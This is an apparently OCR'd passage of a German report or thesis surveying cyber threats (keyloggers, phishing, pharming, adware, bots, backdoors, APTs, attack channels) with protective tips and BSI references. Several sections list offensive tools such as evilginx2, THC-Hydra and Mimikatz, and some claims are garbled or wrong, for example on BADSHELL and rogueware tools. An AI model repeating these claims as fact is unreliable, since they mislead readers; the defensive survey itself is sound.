Der **Keylogger** speichert alle Tastatureingaben und Mausklicks und leitet Informationen an Dritte weiter. Software oder Hardware protokolliert jede Eingabe am Rechner. Angreifer können so leicht Passwörter, Kontodaten und Kommunikationsdaten abgreifen und Screenshots von Webaktivitäten machen. Der Ursprung von Keyloggern war hauptsächlich in Forschungseinrichtungen, um die Eingaben zu überwachen. Ein Keylogger kann gezielt installiert sein oder mit anderer Malware auf den Rechner geladen werden. Der Keylogger kann über infizierte Online-Werkzeuge geladen werden, softwarebasierte Keylogger können durch Dritte auf dem Rechner oder hardwarebasierte als kleines Modul installiert werden. Rechnern können über den Task Manager oder durch das Scannen des Rechners mit einem Antivirusprogramm entlarvt werden. Weitere Tipps, um vor Keyloggern geschützt zu sein, sind: nur Daten aus seriösen Quellen benutzen, einen Ad-Blocker verwenden, Browsererweiterungen aus sicheren App-Stores herunterladen, die Datenschutzbestimmungen von Apps und Software lesen, Antivirusprogramme verwenden, Nutzsperre auf Notebooks und Rechnern gegen unbefugte Dritte, Passwortmanager verwenden, um vor Keyloggern geschützt zu sein, oder auf öffentlichen Geräten keine Bankdaten oder

vgl.[41] (softwaretestinghelp, Januar 2023)
vgl.[42] (Computerwissen, Dezember 2020)
vgl.[43] (GEEKFLARE, Oktober 2022)

sensible Daten eingeben. Es gibt Keyloggerarten, die entweder software-, hardware- oder browserbasiert sind.[44]
einige Tools: Iwantsoft, mSpy, All-in-One, Spyrix, ClevGuard, Elite Free Keylogger, Actual Free Keylogger, Ardamax Keylogger, Kidlogger, Best Free Keylogger Lite, Real Free Keylogger[45]

Phishing bezeichnet das Ausspähen von Nutzer- oder Bankdaten durch gefälschte Webseiten, Messenger-Nachrichten oder E-Mail-nachrichten. Dabei werden verschiedene Techniken angewendet, wie z.B. Deceptive Phishing, Speat Phishing, Whaling, Pharming oder CEO-Phishing. Viele E-Mails enthalten Rechtschreib- und Grammatikfehler, kyrillische Buchstaben und falsche Akzente bei deutschsprachigen E-Mails, unbekannte Absender, Formulierungen bei der Ansprache und in den Texten sind Drohungen zur Freigabe von Konten-Log-in-Daten wie PIN oder TAN, Aufforderungen von Downloads und Öffnen von Dateien oder Aufforderungen. Grundsätzlich werden sensible Daten in Paperform mit Banken und Behörden ausgetauscht, jedoch nicht über den E-Mail-Verkehr. Das BSI veröffentlicht Informationen zu Phishing-Wellen. Ausserdem ist ratsam, keine E-Mails von unbekannten Absendern zu öffnen oder Links zu Warnsignalen im Browser zu setzen, keine Kontodaten oder Kontaktdaten an unbekannte Personen weiterzugeben. Zusätzliche Tipps sind, nur Webseiten mit einem SSL-Sicherheitszertifikat zu öffnen, regelmässig die Bankauszüge zu kontrollieren, E-Mails nicht als HTML-Datei anzeigen zu lassen und einen Ad-Blocker beim Surfen zu benutzen. Phishing-Arten sind: E-Mail-Phishing, Webseite-Phishing, Vishing, Smishing und Social-Media-Phishing.[46]
einige Tools: evilginx2, SEToolkit, HiddenEye, King-Phisher, Gophish, Wifphisher, SocialFish, BlackEye, Shellphish und zphisher[47] [48]

Das **Pharming** ist eine Methode, mit der die Daten einer Webseite auf eine gefälschte Webseite zu übertragen. Dies geschieht, indem die Host-Daten entweder verändert oder mit bösartigen Schadcode infiziert werden. Eine weitere Möglichkeit besteht ist, eine Schwachstelle in der DNS-Server-Software auszunutzen. Der angeforderte Domänenname des Benutzers wird in eine entsprechende Website-IP Adresse umgewandelt und diese injizierte DNS löst eingegangene Anfragen falsch auf und leitet diese den Benutzer an die bösartige Webseite weiter. Die Zugangsdaten werden dabei gestohlen, was insbesondere bei Bankgeschäften oder Transaktionen zu Problemen führen kann. Ausserdem sollten keine Pop-ups oder Werbeanzeigen angeklickt werden. Diese Methoden ermöglichen es, Informationen über Online-Identitäten auszuspähen, insbesondere im E-Commerce und Online-Banking über webbasierte Anwendungen. Die Webseite sollte die URL und die Zertifikate überprüfen und die Ordner mit einer speziellen Verschlüsselungssoftware und Berechtigungen absichern. Das Protokoll HTTPS ist unerlässlich, um Angreifern das Vorhaben zu erschweren. Beim Einsatz von sicheren Portalen oder professionellen Angeboten sollte die IT-Sicherheitsrichtlinie des BSI beachtet werden.[49]
einige Tools: Norton 360 and Norton Internet Security, OpenDNS und Detect Safe Browsing[50]

Adware ist eine Software, die heimlich über Downloads von Free- und Shareware oder infizierte Webseiten auf den Rechner gelangt und so zu den potenziellen unerwünschten Programmen (PUP) wird. Dadurch erhält der Nutzer unerwünschte Werbung, indem er die Browsereinstellung manipuliert und eine andere Suchmaschine oder eine andere Startseite aufgerufen wird als geplant. Der User erkennt die Adware

vgl.[44] (Computerwissen, Dezember 2020)
vgl.[45] (whatsoftware, 2023)
vgl.[46] (Comptuerwissen, Dezember 2020)
vgl.[47] (hackingvision, April 2020)
vgl.[48] (Marshal, März 2020)
vgl.[49] (Dinita, July 2021)
vgl.[50] (Dinita, Juli 2021)

daran, dass sie Werbeanzeigen anzeigt, ohne dass er es tut. Weitere Anzeichen dafür sind, dass sich die Startseite im Webbrowser verändert hat, ohne dass Sie eine Einstellung vorgenommen haben, Fehler in der Funktionalität von Webseiten auftreten, Weblinks nicht mehr wie gewohnt funktionieren und der Webbrowser langsam läuft. Ausserdem sind andere Plug-ins oder Erweiterungen zu sehen, die nicht installiert wurden. Der Rechner startet automatisch und zeigt unerwünschte Softwareinstallationen an. Der Browser kann häufiger abstürzen oder es gibt viele Pop-ups, die nicht mit der Webseite in Verbindung stehen. IOS-Rechner haben standardmässig ein XProtect installiert, das Adware verhindert. Dagegen sind Windows-Rechner weniger gut vor Adware Angriffe geschützt. Bei Smartphones ist es wichtig, dass Apps nur über den App-Store installiert werden, was sowohl für Apps auf Windows-Rechner gilt. Bei einem Befall, können auf Windows-Rechnern unter “Systemsteuerung” unerwünschte Programme oder Plug-ins aus dem Browser entfernt werden. Mac-Anwender können mithilfe der Antivirensoftware die Malware manuell entfernen und über das Administrationsprofil von Adware oder bei Smartphone unerwünschte und unbekannte Apps löschen. Adware kann die Einstellungen des Browser verändern, Pop-up-Blocker deaktivieren und den Browser beim Start umleiten.[51]
einige Tools: TOTALAV, ScanGuard, PCPROTECT, MacAfee, AVIRA, Norton, Avast, eset, Bitdefender und AVG[52]

Rogueware sind gefalschte Warnmeldungen über eine Vireninfektion, die Funktionen vortäuschen. Dabei werden Rechner durch Vieren infiziert und mit aggressiven Sicherheitsbenachrichtigungen belästigt. Der Benutzer soll dazu angehalten werden, die infizierten Systeme zu reparieren und eine Vollversion oder lizenzierte Version der Software neu zu installieren. Die Rogueware müsste lediglich entfernt werden. Mit dieser Vorgehensweise soll immer wieder eine lizenzierte Software erworben werden, obwohl diese nur vorgetäuscht wird. Hierbei werden Informationen vom Nutzer gesammelt. Es kann weiterhin zu einer Systemverlangsamung oder zu Abstürzen kommen, die durch Malvertising (Pop-ups) verursacht werden, infizierte E-Mails oder andere Viren, wie Trojanern und Würmern. Diese legitime Sicherheitssoftware blockiert, häufige System Scans und Warnungen, verlangsamt die Arbeitsweise des Rechners oder leitet Produktinhalte weiter, die nicht erwünscht sind. Die Rogueware kann entweder mit einer legitimen Anti-Spay-Software Scanner oder mit Cambo Cleaner entfernt werden. Der Security Defender wurde zum erstenmals im Jahr 2011 als sehr gefährliche Software eingesetzt, um an Gelddaten zu gelangen. Sie lässt sich nur mit Hilfe einer Anti-Spyware-Software entfernen, die auch durch die Schadsoftware blockiert wird.[53]
einige Tools: Security, Features und Ease of use

Cypto-Miner ist eine Schadsoftware, die auf der Blockchain-Technologie basiert, um an Kryptowährungen (wie Bitcoins) zu gelangen, die durch Malware zum Zielrechner weitergeleitet werden. Bei webbasierten Angriffen kann der Browser geschlossen werden, um die Malware zu stoppen, aber sie ist auf dem Computer schwer erkennbar. Durch die Network Detection and Response, die Verhaltensweisen im Netzwerk untersucht oder durch maschinelles Lernen werden die Crypto-Minner aufgespürt, wenn eine Verbindung zum Angreifer gestartet wird oder es werden Crypto-Mining-Protokolle wie Staturm verwendet. POWERGHOST verwendet die Durchführung von Etherna-Blue-Exploits. GRABOID ist ein Crypt-Wurm, der Docker-Engine-Container benutzt, um sich zu verbreiten. BADSHELL ist eine drahtlose Technologie, die in den Prozessoren von Windows enthalten ist.[54]

vgl.[51] (Computerwissen, Dezember 2020)
vgl.[52] (Programm, 2023)
vgl.[53] (Computerwissen, Dezember 2020)
vgl.[54] (ExtraHop)

einige Tools: ESET Internet Security, Malwarebytes Premium, Anti Free Security, Avast Free Antivirus, NoCoin Browserextension, MiniBlock, CryptoPrevent und MinerBlock[55]

Die **Bots** werden auch als Robot bezeichnet. Sie infizieren sehr viele verbundene Systeme, aber auch alle Geräte mit Internet-Zugang sowie Netzwerke mit Teilzugängen können betroffen sein. Diese Schadsoftware gelangt über das Öffnen von E-Mail-Anhängen oder Webseiten in den Rechner. Die Schadsoftware wird per Knopfdruck aktiviert und befällt vor allem Windows-Betriebssysteme und Android-Geräte. Auch Linux- und Apple-Geräte werden von Viren angegriffen ohne dass der Nutzer dies bemerkt, werden diese Rechner weiter befallen. Schadprogramme werden danach hochgeladen und mit zusätzliche DDoS-Angriffe auf Internetseiten erfolgen, wie auf Online-Banking-Plattformen oder das Auspähen von Passwörter oder Kontodaten. Der richtige Umgang mit E-Mails und Passwörtern, die Verwendung von vertrauenswürdigen Quellen im Internet, das Update und das Aktualisieren von Betriebssystemen oder der Software und der Einsatz eines aktuellen Virenschutzprogramms bieten Schutz. Falls es zu einem Befall kommt, muss das System neu aufgesetzt werden, um den Bot sicher zu entfernen.[56] [57]

einige Tools: Botfrei EU-Cleaner Mobile**,** G DATA, Avira Rescue Systeme, F-Secure, Panda Security und Netbootin

Die **Backdoors** verweisen schon darauf, dass der Angriff durch die “Hintertür“ erfolgt. Der Angreifer wird unentdeckt Zugriff auf den Rechner bekommen, was das Opfer nicht bemerkt. Diese Schadsoftware ermöglicht die Ermittlung sensibler persönlicher Daten oder die Installation weiterer Software. Dies kann durch Viren, Würmer oder Trojaner erfolgen. Nach der Löschung dieser Schadsoftware kann der Backdoor weiterhin aktiv sein, und der Angreifer hat weiterhin uneingeschränkten Zugriff auf das System.
Der Backdoor wird auffallen, wenn der Rechner langsamer wird, aussergewöhnliche Aktivitäten im Computer auftreten oder zusätzliche Daten auf dem Rechner gefunden werden. Weitere Anzeichen für eine Infektion mit einem Bot sind erhöhte Netzwerkaktivitäten und ungewöhnlich grösse Datenpakete, die von einer IP-Adresse versendet werden. Dieser Vorgang wird durch ein Firewall-System mit Reporting- und Logging-Funktionen überwacht. Durch das Nachladen oder die Verteilung von Schadprogrammen kann das Botnetz weitere Schäden anrichten. Es ist schwierig, einen solchen Angriff zu verstehen und den Angreifer zu finden. Virenprogramme finden zwar Trojaner, Viren oder Würmer, aber sie können nicht den Backdoor finden und löschen. Bei einem Befall sollten alle befallenen Netzwerke sofort von nicht befallenen getrennt werden. Danach sollte das komplette Betriebssystem neu installiert werden.
Bei anderen Schadprogrammen sollte der User beim Öffnen von E-Mails Links, bei der Benutzung von Skype oder WhatsApp vorsichtig sein. Die Apps sollten nur von autorisierten App-Stores heruntergeladen werden. Passwörter sollten nicht auf “default“ basieren, sondern immer sicheres Passwort mit der Multi-Faktor-Authentifizierung (MFA) gesetzt werden. Regelmässige Sicherheitsupdates und Vorsicht beim Surfen im Internet sind unerlässlich. Es ist wichtig, dass der Nutzer nicht nur auf die Firewall und Antivirenprogramme vertraut, sondern auch ActiveX und JavaScript nicht auf “Standard“ gesetzt wird. Ausserdem sollten Benutzer im Netzwerk nur eingeschränkte Rechte haben, und die Installation neuer Programme im Unternehmen sollte in Erwägung gezogen werden. Dies kann nur durch den IT-Administrator erfolgen.[58]

einige Tools: Kali Tools, Metasploit, VCan mit Nmap und NSE, Network Address Translation (NAT): An Introduction, Cheap SSL Certificate from SSLS.COM, Authentication Software, Vs. Encryption Software, URL-Scanner und Sandbox Environment[59]

---

vgl.[55] (Dinita, Janaur 2022)
vgl.[56] (BSI)
vgl.[57] (Ziemann, Januar 2018)
vgl.[58] (Wissen)
vgl.[59] (GEEKFLARE)

Advanced Persistent Threats (APR) werden für Spionage oder Sabotage auf höchster Ebene verwendet. Solche Angriffe werden von gut ausgebildeten Angreifern in staatlichen Behörden, in der Forschung oder in der Wirtschaft durchgeführt, um an sensible Informationen zu gelangen und Manipulationen vorzunehmen. Das BSI beschreibt fünf präventive Massnahmen zum Schutz vor solchen Angriffen:

Prävention und Detektion von Angriffen auf Netzwerke laut dem BSI:[60]
Zielgruppe Managementebene (CEO, CIO, Geschäftsführer*innen etc.):
Advanced Persistent Threats - Teil 1 Prävention [TLP-Green nur im internen Bereich der Allianz für Cybersicherheit (**ACS**)verfügbar]. In drei Modulen wird „… auf die rechtliche Verantwortung der Geschäftsleitung für ein angemessenes IT-Risikomanagement, die Einbindung relevanter Stellen und auf strategische, organisatorische und administrative Entscheidungen durch das Management… ." eingegangen. [61]

Zielgruppe für diese Information sind Informationssicherheitsbeauftragte (IT-SiBe, CISOs, Leiter der IT):
„**Advanced Persistent Threats - Teil 2 Prävention** [TLP-Amber nur im internen INSI-Bereich der Allianz für Cybersicherheit (ACS) verfügbar] zeigt vornehmlich kurz- bis mittelfristige präventive Massnahmen entlang der Cyber Kill Chain auf. Zudem finden sich hier Ideen für längerfristig angelegte, aufwändigere Massnahmen." Da die APT-Angriffe meistens zu spät erkannt werden, erfolgt durch eine „… schnelleren Detektion entlang der Cyber Kill Chain sowie vertiefte technische Massnahmen …".[62]

„**Advanced Persistent Threats - Teil 3 Detektion** [TLP-Amber nur im internen INSI-Bereich der ACS verfügbar]. Welches „… das Konzept der anlassunabhängigen Untersuchung („APT-Hunting") …"[63] vorstellt.

Reaktion und Erste Hilfe bei einem APT-Angriff: Zielgruppe Informationssicherheits-beauftragte (IT-SiBe, CISOs, Leiter der IT): „**Advanced Persistent Threats - Teil 4 Reaktion** [TLP-White] dient als Notfalldokument für IT-Sicherheitsbeauftragte, CISOs und Systemadministratoren für den Fall eines Verdachts eines APT-Angriffs auf das Netzwerk und die Systeme eines Unternehmens oder einer Organisation." [64]

„**Advanced Persistent Threats - Teil 4 Reaktion** [TLP-Amber nur im internen INSI-Bereich der Allianz für Cybersicherheit (ACS) verfügbar] umfasst weitere reaktive Aspekte wie u.a. die technische Analyse." [65]

Zielgruppe Management-Ebene (CEO, CIO, Geschäftsführer*innen etc.):
„**Advanced Persistent Threats - Teil 5 Reaktion** [TLP-Green nur im internen Bereich der Allianz für Cybersicherheit (ACS)verfügbar] trägt dem Umstand Rechnung, dass es sich bei APT-Angriffe meist um eine unklare Bedrohungslage handelt, die einer gründlichen Risikoabwägung bedarf."[66]

Diese Konzepte ermöglichen es den Führungskräften, die richtigen Entscheidungen zu treffen. In den roten Linien-Szenarien werden weiterhin Vorgehensweisen beschrieben oder qualifizierte Dienstleister zu Rate gezogen, um Schadenfälle zu beheben oder vorzubeugen.

---

vgl.[60] (BSI)
[61] (BSI)
[62] (BSI)
[63] (BSI)
[64] (BSI)
[65] (BSI)
[66] (BSI)

Smishing ist eine Form von Phishing, bei der eine Phishing-SMS an das Opfer geschickt wird und durch das Anklicken des Links sensible Informationen gestohlen oder durch eine Malware auf das Smartphone geladen werden. Die Zugangsdaten zum Onlinekonto, private Identitätsinformationen oder Finanzinformationen werden später im Darknet verwendet. Vor allem im Zusammenhang mit Social-Engineering werden Betrugsversuche unternommen. Es besteht die Möglichkeit, die entsprechende Nummer an das Telekommunikationsunternehmen weiterzuleiten. Man kann sich vor diesen Angreifern schützen, indem man die grundlegenden Sicherheitsregeln beachtet. Der Benutzer soll auf Gewinnnachrichten mit Gutscheincodes nicht reagieren, wenn es um die Finanzen und Banken geht. Zudem soll der Nutzer keine PIN weitergeben und nur bei bekannten Rufnummern antworten. Weitere Ratschläge bestehen darin, online einen E-Mail-Check durchzuführen, ob diese vertrauenswürdig sind und keine Bankdaten oder Passwörter auf dem Smartphone gespeichern.[67]

weitere bekannte Cyber-Security-Tools: Portscanner (IANA – Port-Bereich von 0 bis 1023, Telnet, Nmap, Zenmap); **Schwachstellenscanner** (OpenVAS, Nesses Home, Nexpose); **Kali** (mit Informationsbeschaffung, Schwachstellenanalyse, Webapplikationen, Passwortangriffe, Wireless-Angriffe, Exploitation-Tools, Sniffing und Spoofing, Zugang etablieren, Reverse Engineering, Stresstest, Hardware-Hacking, Forensik, Berichterstellung, Systemdienste und weitere Möglichkeiten von Kali).[68]

Remote Access-Tools ermöglichen es, einen fernen Host von einem lokalen Rechner aus zu steuern; VPN, Rootkits (Schadprogramme auf weit entfernten Rechnern infizieren bzw. zu manipulieren); weitere Tools sind SolarWinds Security Event Manager, Intruder, Acunetix, Netsparker, System Mechanic Ultimate Defense, Vipre, LifeLock, Bitdefender Total Security, Malwarebytes, Mimecast, CIS, Snort, Wireshark, Webroot, GnuPG, Norton Security, BluVector, Sparta Antivirus, Syxsense.[69]

weitere softwarebasierte Cyber-Security-Software-Tools: Safetica, Perimeter 81, Alyne, Risk Ident, MetaCompliance, Avast Small Office Protection, JumpCloud Directory Platform, THC-Hydra (Tool für Brute-Force-Angriffe), Cain&Abel Endpoint Detection and Response, ArkAngel und Acronis Cyber Protect Cloud[70], PowerSploit (Code Exection), BloodHound (Benutzer-Gruppen-Account-Zugehörigkeit), Pass-the Hash oder Mimikat (Auslesen von Benutzer- und Kennwortdatenbanken).

weitere webbasierte Cyber-Security-Software-Tools: Heimdal Threat Prevention, Safetica, Perimeter 81, MetaCompliance, Intigriti, JumpCloud Directory Platform, Risk Ident, NordLayer, WebTitan, SpamTitan, Acronis Cyber Protect Cloud und Exein[71]

wichtige Protokolle: TCP (Netzwerkprotokolle, bei dem Daten zwischen Netzwerk-komponenten ausgetauscht werden), UDP (Senden von Datagrammen in IP-basierte Rechennetzwerke), SSL und TLS (Netzprotokoll mit verschlüsseltem Kommunikations-verfahren).[72]

3.2.2.2. Einsatz von Datenträger und Kanäle

Es sind Datenträger, wie mobilen, privaten Endgeräten in Firmen (*Bring Your Own Device*) oder zu ungeahnten Kommunikationskanälen, wie z.B.: manipulierten, gefälschten Webseiten, E-Mail-Anhängen mit infizierten oder manipulierten Links, Chats, Kursmitteilungen, Benachrichtigungen mit Fake News, Dateien- und Verzeich-

vgl.[67] (Proofpoint)
vgl.[68] (KALI)
vgl.[69] (Help, Januar 2023)
vgl.[70] (Capterra)
vgl.[71] (GetApp)
vgl.[72] (BSI, Juli 2018)

nisfreigabe infiziert oder manipuliert werden, Netzwerkprotokolle umgeändert und beeinflusst oder unerwünschte Netzwerkverbindungen aufgebaut werden.[73]

3.2.2.3. Einsatz von Software

Zur Durchführung von Angriffen werden die unterschiedlichen Arten von Software verwendet, die eigentlich für den Schutz vor Angriffen entwickelt wurden. Zum Beispiel werden aktive Inhalte durch JavaScript-Code manipuliert, Cross-Site-Scripting (CSS) oder es werden SQL-Injection-Angriffe durchgeführt. Bei Fernwartung können leicht Angriffe erfolgen, wenn die Administrationswerkzeuge bzw. Tools unzureichend abgesichert sind. Durch den Einsatz von Hacking-Tools werden weiterhin automatisch Schwachstellen im Netzwerk erkannt, z.B. mit Exploits-Tools oder Tools zur Durchführung von Brute-Force-Angriffe. Speziell die Intranet-Client-Software ist ein mögliches Ziel für Angriffe, aber gleichzeitig werden damit auch Angriffe durchgeführt. Mit Exploitbefehlen wird in Schnittstellen der Hardware/Software getestet, um Schwachstellen zu finden, Programme zum Absturz zu bringen oder Benutzerrechte zu manipulieren oder beliebige Programmcodes auszuführen.[74]

3.2.2.4. Einsatz von Internetstrukturen

Es werden verschiedene Angriffswerkzeuge verwendet, die eigentlich der Sicherheit dienen, aber durch von Angreifer missbraucht werden, um in die Systeme einzudringen und erhebliche Schäden anzurichten. Es gibt verschiedene “Einfallstore“: Cookies (Aufzeichnungen des privaten Internetverhaltens, die auf dem Server gespeichert werden), **Pop-ups und Adblocker** (Blocken von Werbung im Browser), **Drive by Download** (E-Mail-Anhänge oder Download von Schadcodes), **Trekking** (Surfverhalten-Monitoring), **Social-Engineering** (über soziale Netzwerke persönliche Daten und Informationen sammeln), Bankgeschäfte (Beschaffung von sensiblen Daten durch Phishing und Spam, Trojaner oder Keylogger oder gefälschte Webseiten), **Cybermobbing und Cyber-Bullying** (im Internet oder mobile Geräte). Alle Wege dienen dazu, Daten oder Identitäten zu stehlen und für kriminelle Zwecke zu verwenden.[75]

Cloud-Dienstleistungen werden auf unauffälligen Infrastrukturen bzw. Plattformen ausgeführt, um Zugriff auf das Netzwerk zu erhalten, die meistens durch Phishing-Seiten, **DDoS-Angriffe** oder durch **Brute-Force-Angriffe** durchgeführt.[76]

Bulletproof-Hoster stellen Webspace, IP-Adressen oder andere Ressourcen im Internet bereit, die Kriminellen dabei helfen, ihre Cyberangriffe durchzuführen.[77]

Botnetze sind eine wichtige Ressource, um die Rechenkapazität und die Bandbreite auf Systemen mit DDoS Angriffe oder einer Überflutung durch Spam-Nachrichten zu überlasten und so die Systeme zum Absturz zu bringen. Sie werden jedoch auch für Click-Betrug oder Phishing-Angriffe oder Dropzone verwendet.[78]

Command-and-Control-Server werden in Botnetzen verwendet und durch Kommandos an anvisierte einzelne Bots weitergegeben oder durch Peer-to-Peer Netzwerke verbreitet.[79]

---

vgl.[73] (BSI, Juli 2018)
vgl.[74] (BSI, Juli 2018)
vgl.[75] (BSI, Juli 2018)
vgl.[76] (BSI, Juli 2018)
vgl.[77] (BSI, Juli 2018)
vgl.[78] (BSI, Juli 2018)
vgl.[79] (BSI, Juli 2018)

Dropzones sind Speichersysteme im Internet. Diese Schadsoftware liest Daten aus und leitet sie automatisch an den Angreifer weiter, der die Informationen direkt aus der Dropzone erhält. Er benötigt keine unmittelbare Zugriffsmöklichkeit auf das Netzwerk der Opfer.[80]

Internet-Basisdienste, wie DNS, Routing, werden durch Man-in-the-Middle-Angriffe oder Phishing-Angriffe manipuliert.[81]

Durch **Wörterbuchangriffe** können Wörter oder Phrasen von schwachen Passwörtern erraten oder einfache Kombinationen mithilfe von Bruce-Force-Angriffe herausgefunden werden.[82]

3.2.2.5. Einsatz von Geräten

Geräte werden so verändert, dass sie zu Angriffswerkzeugen werden. Zum Beispiel können Stör-, Lese-, Messgeräte, Mobiletelefonie, Keylogger, Mikrokameras, IMSI-Catcher und andere Geräte bei nicht vorgeschriebenen Entsorgungen und Löschung von Router oder anderen Geräten im Unternehmen ein Einfallstor für Angriffe sein.[83]

3.2.2.6. Einsatz von angriffsunterstützenden Informationen

Diese Informationen umfassen sensible Daten mit gefälschten oder gestohlenen Identifikationsmerkmalen oder Kryptodaten. Sie werden verwendet, um Zugriff auf die Dienste und Daten oder das Wissen eines Unternehmens zu erlangen. Durch die Verwendung von linearen oder differenziellen Kryptoanalysen bei Block- und Stream-Chiffren und kryptografischen Hash-Funktionen können Transaktionen im Netzwerk verfolgen oder geheime Schlüssel im Plantext ausgelesen werden.[84]

3.2.3. Angriffstarnung

Die Angreifer verwenden vielseitige Tarnungen, um nicht von IT-Spezialisten in Unternehmen entdeckt zu werden. Anonymisierungsdienste ermöglichen es Angreifer, ihre Identität zu verschleiern. Zudem werden IP-Adressen manipuliert, indem Protokolle im Internet manipuliert werden, ohne dass die Nutzer erkennbar sind. Spam- und Phishing-Mails sowie Zwischenstationen wie Anonymisierungsdienste, ausländische VPN-Dienste oder andere Systemnetze (Bots), die sie unter Kontrolle bringen möchten. Durch die Verwendung von Rootkit-Methoden wird die Funktion der Virenschutzprogramme beeinträchtigt. Der Angreifer kann auch getarnte Kommunikationskanäle einsetzen, um das Opfer so lange wie möglich zu kontrollieren, manipulieren und auszuspionieren, ohne im Internet erkannt zu werden. Die vorhandenen Sicherheitsmassnahmen werden in den Systemen manipuliert oder deaktiviert, ohne dass es von der IT-Sicherheit bemerkt werden. Alles funktioniert scheinbar reibungslos. Dazu können auch Protokolle der IT-Systeme umgangen, deaktiviert oder manipuliert werden.[85]

---

vgl.[80] (BSI, Juli 2018)
vgl.[81] (BSI, Juli 2018)
vgl.[82] (BSI, Juli 2018)
vgl.[83] (BSI, Juli 2018)
vgl.[84] (BSI, Juli 2018)
vgl.[85] (BSI, Juli 2018)

3.3. Phase 3 - Durchführung



Abbildung 13: Phase 3

3.3.1. Angriffsmethoden

Eine ausführliche Beschreibung erfolgt über MITRE ATT&CK®-Matrix[86] für die Evaluations for Industrial Control Systems (ICS**)**. Die Taktiken und Techniken der Angreifer werden für industrielle Steuerungssystemnetzwerke im Einzelnen beschrieben.



Abbildung 14: Übersicht von MITRE ATT&CK®-Matrix

In den vorherigen Abschnitten wurden Angriffe auf sensible Daten und Informationen beschrieben. Diese können das unbefugte Lesen, Verändern, Löschen und Kopieren von Daten oder das Abhören bzw. das Aufzeichnen von Nachrichten sowie das Ausführen von Programmen auf dem Rechner des Opfers beinhalten.[87]

[86] (ATT&CK, Mai 2022)
vgl.[87] (BSI, Juli 2018)



Abbildung 15: 13 Common Attack-Vectors

Viele Angriffe erfolgen über den Zugriff auf TCP/IP-Protokolle des OSI-Modells.

OSI-Schicht		Einordnung	Protokolle	Einheiten	Kopplung	Angriffe	Cyper-Angriffe	Grundbedrohungen
